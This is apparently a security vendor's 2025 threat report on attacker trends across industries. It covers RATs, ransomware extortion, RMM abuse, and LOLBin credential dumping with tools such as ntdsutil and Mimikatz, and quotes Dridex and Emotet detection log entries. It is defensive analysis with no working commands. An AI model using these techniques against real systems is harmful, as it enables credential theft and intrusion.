HUNTRESS

2025 Cyber Threat Report

Table of Contents

Executive Summary

Last year, threat actors were prolific. They showed remarkable adaptability and used more sophisticated tools, tactics, and techniques across industries like healthcare, technology, education, government, and manufacturing. The gap between sophistication in attacks on large enterprises and smaller businesses has narrowed—in fact, it's all but disappeared. Attackers are taking the methods and strategies they've tested on larger organizations and are standardizing them across businesses of all sizes to maximize efficiency. Advanced methods like defense tampering, bring your own vulnerable driver (BYOVD) privilege escalations, and UAC (User Account Control) bypasses have become the norm, underscoring the urgent need for comprehensive defenses, proactive patching, and enhanced endpoint monitoring.

This report gives a detailed analysis of key adversarial behaviors, techniques, and trends we saw in 2024, highlighting the escalating risks that non-enterprise businesses and managed service providers (MSPs) need to be aware of. This analysis will empower organizations of all sizes to strengthen their defenses against modern cyber threats by giving them actionable insights into a constantly evolving threat landscape.

Recent takedowns of ransomware groups like Hive, Dharma/Crysis, Phobos, and the partial disruption of LockBit have fragmented ransomware groups into smaller, more agile affiliate networks like RansomHub and INC/Lynx. These affiliates have attracted hackers by offering significantly higher payouts, often reaching 80–90% of the ransom paid out. Meanwhile, ransomware strategies are shifting as detection improves, with groups like BianLian focusing on data theft and extortion rather than data encryption. We believe this strategy will continue to evolve, highlighting the value of data loss prevention, network monitoring, and awareness.

Abuse of remote access trojans and RMMs (e.g., AsyncRAT, Jupyter, NetSupport, and Trickbot), administrator tools like SysInternals Suite, and LOLBins like rdrleakdiag or netsh were still widespread in 2024. Scripting languages like PowerShell, VBScript, and JavaScript were heavily exploited for malicious code execution, persistence, and lateral movement. While comprehensive hacking tool suites like Cobalt Strike saw a decline in use, specialized tools like Mimikatz and CrackMapExec continued to be abused globally. Additionally, opportunistic exploitation of software vulnerabilities and the abuse of remote monitoring and management (RMM) tools emerged as critical risks, which helped attackers compromise large numbers of machines in a short time.

The 2024 Threat Landscape

The 2024 Threat Landscape

In 2024, cybercriminals leveled up their game, using smarter tactics and turning everyday tools into weapons. Drawing from extensive monitoring of thousands of organizations and millions of endpoints, we've identified several critical trends that shaped the cybersecurity environment in 2024 and will carry into 2025:

Proliferation of Remote Access Trojans (RATs)

Over three-quarters of remote access incidents involved RATs like AsyncRAT, NetSupport, and Jupyter. Similar to Jupyter, many tools will likely change from an infostealer to a multi-stage backdoor with advanced capabilities as the need for these tools keeps growing. As the malware market gets more competitive, we'll see them adapt, forcing developers to add more complex features into malware. This emphasizes the need for layered defenses that EDR provides in order to provide protection for even trivial infections. System administrators and IT professionals need to be extra vigilant as attackers can infiltrate and move faster than ever, with the window from initial compromise to data theft or ransomware delivery getting shorter and shorter.

Shifts in Ransomware Strategies

A focus on data theft and extortion over encryption emerged, as groups like BianLian, RansomHub, and Akira targeted businesses with high affiliate payouts. These high payouts drove more ransomware actors to use their ransomware. Time will tell if ransomware operators move into extortion (or double extortion) schemes more: this is the result of success from EDR and ransomware protection services as well as pressure from government takedown services. While these defenses have thrived, data loss prevention (DLP) services have hardly made any advances and are often only installed in mature corporate environments. Attackers are becoming more aware of these circumstances and are opting to steal data and hold it for ransom.

Increased Exploitation of Remote Monitoring and Management (RMM) Tools

Attackers abused RMM tools like ConnectWise ScreenConnect, TeamViewer, and LogMeIn to gain access, move laterally, and maintain persistence. Attackers have learned that these trusted applications let them blend in and stealthily infiltrate and move laterally within compromised networks. Increased vigilance, enhanced access controls, and monitoring of RMM tools are highly suggested for environments that use them.

Sophisticated Use of “Living Off the Land” Techniques

Adversaries relied more and more on legitimate administrative tools like Sysinternals Suite and LOLBins for evasion and persistence and relied less on malicious executables. LOLBins and all of their related sub-categories have long been a strategy used by attackers, even before they were named. This trend will only grow, as their misuse often requires complex defenses in place to determine valid vs invalid scenarios in most circumstances. Reducing attack surface by identifying which LOLBins are available on systems and removing these software components adds an extra step for attackers that could help identify them before system compromise. Adapting execution policies to include only what’s needed also is a successful strategy against these attacks.

Rising Phishing Sophistication

Techniques like QR code phishing, image-based content, and brand impersonation exploited user trust and bypassed traditional email filters. With phishing still a primary means of initial access and reconnaissance, attackers’ efforts will continue to become more advanced. These methods will likely attempt more secondary device targeting like scanning with phones or include methods to target users personally in order to steal credentials. Malicious frameworks are being successfully developed that only require an attacker to input a name and an email address. The system then crawls social media and finds systems to determine a user’s interests and custom delivers a phishing email to the victim.

While the 2024 cybersecurity landscape was marked by rapid changes in attacker strategies and types, we set out to identify which methods were most prevalent. Figure 1 shows the top threats observed over the past year.

Infostealers represented nearly a quarter (24%) of all observed incidents, highlighting attackers' focus on harvesting credentials, financial information, and sensitive data. Malicious scripts were a close second at 22% of incidents, demonstrating their utility for attackers aiming to evade detection and automate their exploits.

These trends indicate that attackers are not only refining their techniques but also doubling down on approaches that yield the most success. The prevalence of infostealers and malicious scripts shows a shift toward tactics that prioritize speed and scale. Meanwhile, the persistence of malware and ransomware underlines the need for robust defenses at every stage of the attack chain.

To better understand these trends, Huntress did a year-long analysis to track changes and fluctuations in threat types and techniques and honed in on emerging threats and shifts in attacker methodologies. Our findings underscore the need for proactive defenses and adaptive strategies.




Figure 1: Most common threat categories throughout 2024

Attack Breakdown By Industry

Attack Breakdown By Industry

Attackers targeted a wide range of industries throughout 2024, with healthcare and education being targeted the most, followed by significant activity against technology, manufacturing, and government sectors.

We saw hackers focusing many of their attacks on healthcare and educational facilities, with these two industries making up 38% of all incidents observed last year. Attacks on technology companies, manufacturing, and government made up almost a third of all incidents we observed.

Industries Targeted





Figure 2: Industries targeted by percentage in 2024

Each industry faced distinct threats, with malicious scripts, remote access trojan (RAT) deployments, and abuse of remote monitoring and management (RMM) tools as recurring attack methods.

Healthcare environments were particularly vulnerable to script-based attacks and exploitation of legacy systems. The technology and education sectors saw heightened risks from credential theft, lateral movement via RMM tools, and malicious updates disguised as legitimate software. Government entities were targeted with information-stealing malware, RATs, and advanced hacking tools, highlighting the persistent and varied tactics employed by attackers across industries. Ransomware was a consistent threat across all industries in 2024. With cryptocurrency prices skyrocketing later in the year, attackers were more brazen with their attacks, even against non-enterprise environments. These findings mean that businesses of all sizes need tailored defenses and proactive measures to address their industry's unique vulnerabilities.



Created At	Priority	Type	Detected Event
2025-01-03 15:58:10 UTC	Critical		**Rule Name:** Dridex **Autorun Name:** qvsejd.lnk **Persistence Mechanism:** User Startup Folder - qvsejd.lnk **Binary Path:** c:\users\[redacted]\appdata\roaming\mttn\BdeUISrv.exe
2025-01-03 16:01:58 UTC	Critical		**Rule Name:** Emotet **Autorun Name:** 851521093 **Persistence Mechanism:** Service (Own Process) - 851521093 **Binary Path:** %SystemRoot%\8120592.exe
2025-01-03 16:01:19 UTC	Critical		**Rule Name:** Emotet **Autorun Name:** 1059728722 **Persistence Mechanism:** Service (Own Process) - 1059728722 **Binary Path:** %SystemRoot%\23390680.exe

Persistence via Startup Folder - executes .LNK file

Persistence via Windows service

An example of persistent malware at a healthcare diagnostic center

Threats by Industry




Figure 3: Threat frequency by industry in 2024

Healthcare Sector Threats

In healthcare, the biggest risk throughout the industry in 2024 was malicious script executions. These were primarily scripts being abused for persistence like Javascript components of malware, downloaders, and system analysis components used before gathering additional components. Because Huntress intercepted many of these malicious scripts before they could run, we weren't able to positively associate many of these scripts with their appropriate malware family. That said, most of these appear to be related to infostealers like Gootloader as well as PowerShell components being abused for obfuscation or anti-analysis like Windows Event Log modifications or searching. Malicious scripts would often query the Windows Registry to gather data for exfiltration, or make modifications to it such as changing COM object values to establish persistence. After these, the second-most frequent script goal was download components originating from PowerShell or WScript components. Many of these downloaders tried to get other malware components, while a few of these were attempting to download packages installing RATs.

While there don't appear to be any RAT tools specifically geared towards healthcare, many of them look to be using Java-based technology. While many environments have removed the use of Java, the healthcare industry still depends on Java applications and development for many medical usage technologies and software suites. Attackers seem to know this and are taking advantage of these overlooked areas, deploying JRat/Adwind and STRRAT at higher frequencies than other industries. JavaScript-based attacks are also extremely common in healthcare, where suspicious Javascript execution patterns and child process rules were triggered in the majority of incidents. While most of these are generic components of malware, some of these appear to be related to Gootloader or SOCGholish Javascript loaders.

Threats Targeting Healthcare




Figure 4: Healthcare threats by type in 2024

Attackers targeting healthcare can easily identify these environments as more than 38% of Hands-On-Keyboard activity involved in this environment was related to network or domain environment analysis or reconnaissance. In many cases, this was the initial hands-on-keyboard activity we saw, as attackers used infostealers or other scripts to identify the domain, then a human attacker would later remotely access the infected machine. Lateral movement in healthcare, when not automated, was often achieved with hacking tools primarily Mimikatz or abusing known LOLBins (ntdsutil, diskshadow, and rdrleakdiag were the most common) to dump memory or NT directory services info tree in order to access cached credentials or hashes.

Ransomware in the healthcare industry looks to be slowly shifting to more data theft and extortion than traditional decryption-based ransoms. This is a trend we're seeing elsewhere, as attackers are developing these tactics to defeat file encryption protection: a key defense for thwarting traditional ransomware. Throughout 2024, INC/Lynx and RansomHub were the three primary groups that targeted hospitals and other medical services. In many cases, these ransomware deliveries were used in conjunction with threat groups like Vanilla Tempest, who often partnered with INC to deploy their ransomware on victims after they gained access and exfiltrated their primary targeted data.

Healthcare Hands-on-Keyboard Activity




Figure 5: Healthcare hands-on-keyboard activity in 2024

Technology Sector Threats

In the technology sector, we saw attackers shift their strategies to use different tools and mechanisms utilized by employees to blend into networks. Most notable is the abuse of RMM tools to either gain access or move laterally within the network. It appears many of these tech-related environments were using RMM tools to manage employee machines, and attackers implemented several ways to abuse these trusted network applications. We identified several password/memory dumping and keylogging campaigns using Mimikatz, lazagne, or the infostealers Meduza and Strela specifically targeting technology companies, then later using swiped credentials to laterally move to other targets.

While these tools don't specifically target RMM tools, some infostealers will try to gain access to credential managers to gather stored credentials, which are then used to access other machines. Attackers will then install a persistence mechanism, gather information, dump available credentials, and install logging and monitoring tools to steal other users' login credentials. This process is then repeated ad nauseam until domain controllers, source code, backup servers, or other critical infrastructure is accessed. At this point, we often see the theft of proprietary data, leveraging existing trust relationships, or ransomware deployment as the three main goals.

Attackers often target third-party tools used to store passwords, such as password managers, but this wasn't exclusive to the tech industry. These were a major target for attackers using tools and infostealer malware families that can identify and grab credentials. Attackers would often target technology companies as an entry point to migrate into their customers. Most targeted systems handled IT management, consulting, development, and similar tech management for clients. Attackers would use these companies' access to spread to additional targets.

Another behavior seen in the tech sector was attackers bringing their own IP scanners to identify targets. While this behavior wasn't exclusive to the tech industry, detection of these third-party network scanners was the highest in the tech and education sectors.

Threats Targeting Technology




Figure 6: Technology threats by type in 2024

Education Sector Threats

Education-based environments face similar threats to the healthcare industry; however, malicious scripts are the most-identified threat detected in these environments. In many scenarios, the goal was the same: persistence or downloading additional components to further the chain of infection in these networks. Unlike in healthcare, PowerShell, VBScript, and WMI abuse were the top threats seen in the education sector, with far fewer Java threats, as opposed to what was seen in healthcare environments.

Similar to the tech sector, we noticed RMM abuse in educational environments at a slightly higher rate. The reason for this was likely similar to tech companies because educational systems rely on these for remote administration, and attackers focused on abusing these to gain access and leverage gaps in security to laterally move across systems. Huntress saw spearphishing attacks disguised as RMM updates and RMM components to be a technique that attackers favored, often trojanizing RMM services or deploying fake RMM software. Attackers could then detect which RMM services many of these victims were using via reconnaissance.

Chromeloader was prevalent across the educational sector, accounting for almost 70% of all infostealers across our partner environments. RAT detections were relatively low due to many RAT loaders being classified as malicious scripts being neutralized before RATs were loaded. A majority of these were NewCoreRAT, HiddenNetSupport, and AsyncRAT as the likely culprits.

Threats Targeting Education




Figure 7: Education threats by type in 2024


Attack Breakdown By Industry

Government Sector Threats

Government environments were targeted at high rates in 2024, with most detected attempts being information-stealing components, downloaders/ persistence mechanisms, and RATs. SOCGholish, AsyncRAT, and JupiterRAT were popular malware families used to remotely access government targets. NewCoreRAT also showed brief upticks, which coincided when variants of JupiterRAT were less popular.

Most malicious scripts targeting government entities were PowerShell and Javascript components, and both are likely related to SOCGholish and AsyncRAT components attempting persistence or downloading components via BITS or HTTPS.

As for hacking tools, government targets saw an increase of Cobalt Strike and Bloodhound toolkits being used against them more than other industries, but those numbers were far less than LOLBin abuse of PSExec, ntdsutil, and other built-in Windows network management software. Mimikatz and PowerSploit were also used frequently in these environments.



Priority	Type	Detected Event
Medium		**Rule Name:** [redacted] **Threat Name:** [redacted] **OS Resources:** ["file:_C:\\Users\bl[redacted]COUNTY\\Documents\\[redacted] [redacted]64.exe"] **Process Name:** C:\Windows\System32\svchost.exe
